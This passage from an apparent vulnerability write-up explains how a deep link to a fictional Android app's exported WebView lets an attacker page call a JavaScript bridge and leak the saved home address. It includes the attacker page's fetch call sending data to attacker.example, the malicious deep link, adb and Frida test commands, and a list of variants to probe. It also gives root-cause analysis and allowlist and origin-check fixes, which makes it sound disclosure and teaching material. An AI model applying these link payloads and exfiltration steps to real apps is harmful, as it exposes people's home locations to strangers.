if (window.nativeBridge) {checks whether the bridge object is present on this page. If the page is loaded in a normal browser, it will not be; if it is loaded in QuickBite's WebView, it will be.document.getElementById('status').innerText = 'bridge found, calling...';updates the heading to say the bridge was found.window.nativeBridge.getSavedLocation(JSON.stringify({ callback: 'result' }));calls the bridge method, passing a JSON string whosecallbackfield isresult. That tells the bridge to call back intowindow.__qbResultHandler.} else { ... }handles the case where there is no bridge, showingno bridge on this load.</script></body></html>closes the page.
The page registers window.__qbResultHandler, which is the global the bridge calls back into, and then checks for window.nativeBridge. If the bridge is present it calls getSavedLocation with a JSON argument whose callback field is result. The handler parses the returned JSON and sends it to the attacker's own server with fetch.
Step 2: the attacker delivers the link
Any medium that lets a link through unmodified works: a chat message, an SMS, a QR code on a flyer, a malicious ad, a shortened-link redirect.
qbpay://qbpopupwebview?url=https%3A%2F%2Fattacker.example%2Fprobe.html
Line by line:
qbpay://is the custom scheme the app registered. It is what tells Android "this link belongs to QuickBite".qbpopupwebviewis the host part of the link.?url=starts the parameter the screen reads.https%3A%2F%2Fattacker.example%2Fprobe.htmlis the attacker's page address, percent-encoded.%3Ais:,%2Fis/, so decoded it readshttps://attacker.example/probe.html.
The url parameter is the percent-encoded attacker page.
Step 3: the victim taps it
WebViewPopupActivity opens, loads the attacker's page and wires up nativeBridge. The popup looks exactly like any other in-app overlay, a promo page or a support article, so there is no obvious signal to the victim that something is wrong.
Step 4: data leaves the device
The attacker's page calls the bridge method and ships the result to its own server.
Reproducing it on a test device with adb
For local testing only, the screen can be started directly from a computer connected to a test phone or emulator:
adb shell am force-stop com.example.quickbiteadb shell am start -a android.intent.action.VIEW -d \ "qbpay://qbpopupwebview?url=https://attacker.example/probe.html" \ com.example.quickbite
Line by line:
adb shell am force-stop com.example.quickbitecloses the app completely first, so the test starts from a clean state.adb shell am start -a android.intent.action.VIEW -d "qbpay://qbpopupwebview?url=https://attacker.example/probe.html" com.example.quickbiteasks Android to open the given link in the given app, exactly as if the user had tapped it. The-a android.intent.action.VIEWpart says "view this thing", and-dsupplies the link.
On a clean test profile with no saved address, the observed result was:
{"kind":"result","payload":{}}
Line by line:
"kind":"result"says the answer is a result of the call."payload":{}is the actual data, and it is empty. That is because the test account had no saved address yet.
That empty result is the honest version of the bug: it proves the bridge is reachable and the call succeeds, but a freshly created test account simply has nothing cached yet to leak.
To confirm the actual leak path without touching any real user's account or real address data, a Frida hook was used to make the app's address cache return a clearly fake, made-up location object for the duration of the test:
// hook_address.js (illustrative)Java.perform(function () { var SessionDelegateImpl = Java.use('com.example.quickbite.session.SessionDelegateImpl'); SessionDelegateImpl.fetchSavedHomeLocation.implementation = function () { var CachedAddress = Java.use('com.example.quickbite.model.CachedAddress'); return CachedAddress.$new( 111222333, // dummy savedLocationId 40.000000, // dummy latitude -75.000000, // dummy longitude 999, // dummy zoneId "Exampleville", // dummy city "North District", // dummy district "00000" // dummy postal code ); }; });
Line by line:
// hook_address.js (illustrative)is a comment naming the file and noting it is for illustration.Java.perform(function () {tells Frida to run the following code once the app's Java environment is ready.var SessionDelegateImpl = Java.use('com.example.quickbite.session.SessionDelegateImpl');finds the app's session helper class by its full name.SessionDelegateImpl.fetchSavedHomeLocation.implementation = function () {replaces the real implementation of the function that fetches the saved home location with the tester's own version. This is the hook.var CachedAddress = Java.use('com.example.quickbite.model.CachedAddress');finds the class that represents a cached address.return CachedAddress.$new(...)creates a brand-new fake address object and returns it instead of the real one.111222333, 40.000000, -75.000000, 999, "Exampleville", "North District", "00000"are the fake values: a made-up ID, latitude, longitude, zone, city, district and postal code. Every one is clearly synthetic.
With that hook active, the exact same deep link call returned:
{ "kind": "result", "payload": { "savedLocationId": 111222333, "latitude": 40.000000, "longitude": -75.000000, "zoneId": 999, "cityName": "Exampleville", "districtName": "North District", "postalCode": "00000" }}
Line by line:
"kind": "result"is the same wrapper as before."payload"now contains the fake address: the ID, the coordinates, the zone, the city, the district and the postal code, all matching the values the hook injected.
Every value here is synthetic, hard-coded by the test hook; no real account, order or address was read at any point. The mechanism, however, is identical to what a real victim's data would follow: if fetchSavedHomeLocation() returns a real saved address, that address, coordinates included, goes out over the exact same path to a server the victim never agreed to talk to.
Root cause: why it worked
The risk comes from a combination of two ordinary design choices in one component. The exported, browsable screen takes a url parameter from any caller and passes it to loadExternalUrl after only decoding it: no scheme check, no host allowlist, no denylist. The same WebView then has addJavascriptInterface called on it with the nativeBridge object, so every page it loads, including the attacker's, can call getSavedLocation and receive the cached address payload.
@JavascriptInterface methods have no built-in notion of the calling origin, so the check has to be written by the developer, and it was not. The Android documentation warning about addJavascriptInterface was not heeded. The exported="true" and category.BROWSABLE attributes mean the screen is reachable from a plain web link or a link inside another app, not just from within QuickBite itself.
Impact: what it means for real people
- Who can trigger it: anyone who can get a victim to tap one link. No account access, no malware installation and no special device state are required on the attacker's side.
- What leaks: a saved delivery address, which for a food-delivery or e-commerce app is very often a home address, down to precise coordinates, plus an internal address identifier that could be replayed against the app's own APIs in further research.
- Blast radius of the bridge itself: the JavaScript interface exposed roughly a dozen methods beyond the one demonstrated here. The write-up deliberately stops at one concrete, easy-to-explain example rather than listing everything the bridge could do; a fuller audit of a bridge like this should assume more surface exists until proven otherwise.
- What it does not require: a jailbroken or rooted victim device, a man-in-the-middle position (someone sitting between the phone and the internet), or any server-side bug. That puts it in "any normal user, on a stock device, can be affected" territory rather than an edge case.
Fix: how to close it
There are two independent fixes, and a real remediation needs both; patching only one leaves the other half of the bug intact.
1. Validate the URL before loading it.
private static final Set<String> ALLOWED_HOSTS = Set.of( "quickbite.example", "cdn.quickbite.example", "pay.quickbite.example");
Line by line:
private static final Set<String> ALLOWED_HOSTS = Set.of(...)creates a fixed list of host names that are allowed. Anything not on this list should be refused. The three entries are QuickBite's own domains and its payment and content subdomains.
void intercept(Uri uri) { String rawUrl = uri.getQueryParameter("url"); String targetUrl = URLDecoder.decode(rawUrl, "UTF-8"); Uri parsed = Uri.parse(targetUrl); String scheme = parsed.getScheme(); String host = parsed.getHost(); boolean schemeOk = "https".equalsIgnoreCase(scheme); boolean hostOk = host != null && ALLOWED_HOSTS.stream() .anyMatch(allowed -> host.equalsIgnoreCase(allowed) || host.endsWith("." + allowed)); if (!schemeOk || !hostOk) { finish(); // or show an error, but never load the URL return; } webView.loadExternalUrl(targetUrl);}
Line by line:
void intercept(Uri uri) {is the same helper as before, now with checks.String rawUrl = uri.getQueryParameter("url");andString targetUrl = URLDecoder.decode(rawUrl, "UTF-8");pull out and decode the address, as before.Uri parsed = Uri.parse(targetUrl);breaks the address into its parts.String scheme = parsed.getScheme();andString host = parsed.getHost();read the scheme (likehttps) and the host (likequickbite.example).boolean schemeOk = "https".equalsIgnoreCase(scheme);says the scheme must behttps, ignoring case.boolean hostOk = host != null && ALLOWED_HOSTS.stream().anyMatch(allowed -> host.equalsIgnoreCase(allowed) || host.endsWith("." + allowed));says the host must be on the allowlist, or be a subdomain of one on the list.if (!schemeOk || !hostOk) { finish(); return; }closes the screen and stops if either check fails. The comment notes it could show an error instead, but it must never load the URL.webView.loadExternalUrl(targetUrl);only runs if both checks passed.
2. Never attach a privileged JavaScript bridge to a WebView that can load untrusted content. If the same WebView genuinely must support both first-party pages (with the bridge) and arbitrary external pages (without it), check the currently loaded origin before answering a bridge call, or, more robustly, use two separate WebView instances or screens so a bridge-bearing WebView can never be reached with attacker-controlled input in the first place:
@JavascriptInterfacepublic void getSavedLocation(String paramsJson) { String currentUrl = webView.getUrl(); if (!isTrustedOrigin(currentUrl)) { return; // refuse to answer bridge calls from untrusted origins } // ... proceed as before}
Line by line:
@JavascriptInterface public void getSavedLocation(String paramsJson) {is the same bridge method, now with a guard.String currentUrl = webView.getUrl();asks the WebView which page is currently loaded.if (!isTrustedOrigin(currentUrl)) { return; }refuses to answer if that page is not trusted. The comment says exactly that.// ... proceed as beforemeans the rest of the method is unchanged.
private boolean isTrustedOrigin(String url) { Uri uri = Uri.parse(url); return "https".equalsIgnoreCase(uri.getScheme()) && ALLOWED_HOSTS.stream().anyMatch(h -> uri.getHost() != null && (uri.getHost().equalsIgnoreCase(h) || uri.getHost().endsWith("." + h)));}
Line by line:
private boolean isTrustedOrigin(String url) {defines a helper that answers yes or no.Uri uri = Uri.parse(url);breaks the address into parts.return "https".equalsIgnoreCase(uri.getScheme()) && ALLOWED_HOSTS.stream().anyMatch(...)says the answer is yes only if the scheme ishttpsand the host is on the allowlist or a subdomain of one on it.
Android also offers WebViewCompat.addWebMessageListener() (AndroidX WebKit) as a safer, origin-scoped alternative to raw addJavascriptInterface for new code. It lets you restrict which origins can talk to native code at registration time, instead of bolting an origin check onto every method by hand.
Lessons for anyone building deep-link-driven WebViews
- Treat "this deep link opens a WebView" and "this deep link renders an arbitrary caller-supplied URL" as two very different risk levels. The second needs a host allowlist, with no exceptions for "it's just a popup".
- Audit every
addJavascriptInterface()call in your codebase and ask: can this WebView ever load a URL I do not fully control? If yes, that bridge needs an origin check or it needs to not exist on that WebView instance. exported="true"pluscategory.BROWSABLEon a screen means the open internet can reach it, not just your own app. Review these link declarations with the same scrutiny you would give a public API endpoint, because that is what they are.- When demonstrating impact to a vendor, prefer synthetic or injected test data over real account data wherever a tool like Frida can give you the same proof. It protects real users and makes for a cleaner, more defensible report.
The single highest-leverage question to ask about any WebView-plus-deep-link feature is what happens if the URL parameter is attacker-controlled, because eventually it will be.
Variants to test
- Other exported WebView screens. Search the manifest for
android:exported="true"screens withBROWSABLElink declarations and aurl-style parameter. A positive result is a screen that loads a page you host and that page finding a bridge object onwindow. - Bridge methods beyond the demonstrated one. The report notes roughly a dozen other
@JavascriptInterfacemethods. List them from the decompiled bridge class and call each from a page loaded through the deep link; a positive result is any method returning account, order, cart or session data to your page. - Callback-name handling. The
callbackfield is inserted into anevaluateJavascriptstring. Try unusual callback values and watch what executes; a positive result is script execution beyond the intended name lookup. - Scheme and host bypasses on the allowlist. A positive result is your page loading despite the allowlist.
- Redirect chains. A positive result is the bridge being reachable after the redirect.
- Other deep-link parameters. A positive result is any parameter that lets you control loaded content or executed script.
Glossary
- Activity: a single screen in an Android app, such as a popup or a settings page.
- adb (Android Debug Bridge): a command-line tool that lets a computer send commands to an Android phone or emulator, used for testing.
- Allowlist: a list of things that are explicitly permitted; everything not on the list is refused.
- API: a defined way for one piece of software to ask another for data or actions, like a service counter with specific forms to fill in.
- apktool: a tool that unpacks an APK back into readable files.
- Bridge (JavaScript bridge): a deliberate doorway that lets JavaScript inside a WebView call the app's native code.
- BROWSABLE: an Android marker meaning a screen can be opened from a plain web link or a link in another app, not just from inside the app itself.
- Callback: a function a page provides so that another piece of code can call it back with a result.
- Cached: stored locally for quick reuse, rather than fetched fresh each time.
- Context (Android): a handle that gives code access to the app's environment and resources.
- Deep link: a link that opens a specific screen in a specific app instead of a website, usually starting with a custom scheme like
myapp://. - Denylist: a list of things that are forbidden; everything not on the list is allowed.
- evaluateJavascript: an Android function that runs a string as JavaScript inside a WebView.
- Exported: an Android setting meaning other apps on the phone are allowed to open a screen.
- fetch: the browser function for making a network request from JavaScript.
- Gson: a library that converts between JSON text and Java objects.
- Hook: code that replaces or intercepts a function while an app is running, so the tester can see or change what it does.
- Host: the part of a web address that names the server, such as
quickbite.example. - Intent filter: the part of an Android manifest that declares which links or actions a screen responds to.
- Manifest: a file inside every Android app that declares what the app can do and which links it responds to.
- Native code: code written for the phone's operating system directly, as opposed to code running inside a web page.
- Origin: the combination of scheme, host and port that identifies where a web page came from.
- Package name: the unique identifier for an Android app, like
com.example.quickbite. - Percent-encoding: writing special characters in a URL as
%followed by a code, so:becomes%3Aand/becomes%2F. - Query parameter: the part of a URL after
?, made of name and value pairs, such as?url=.... - Scheme: the first part of a link, such as
httpsorqbpay, that says what kind of link it is. - Session: the state of being logged in, and the data tied to that login.
- Static analysis: examining an app's files without running the app.
- Subdomain: a host that sits under another host, such as
cdn.quickbite.exampleunderquickbite.example. - Synthetic data: made-up data created for testing, rather than real user data.
- URL: a web address.
- WebView: a mini web browser built into an app, used to show web pages without leaving the app.
- XML: a text format for structured data, used by Android manifests.



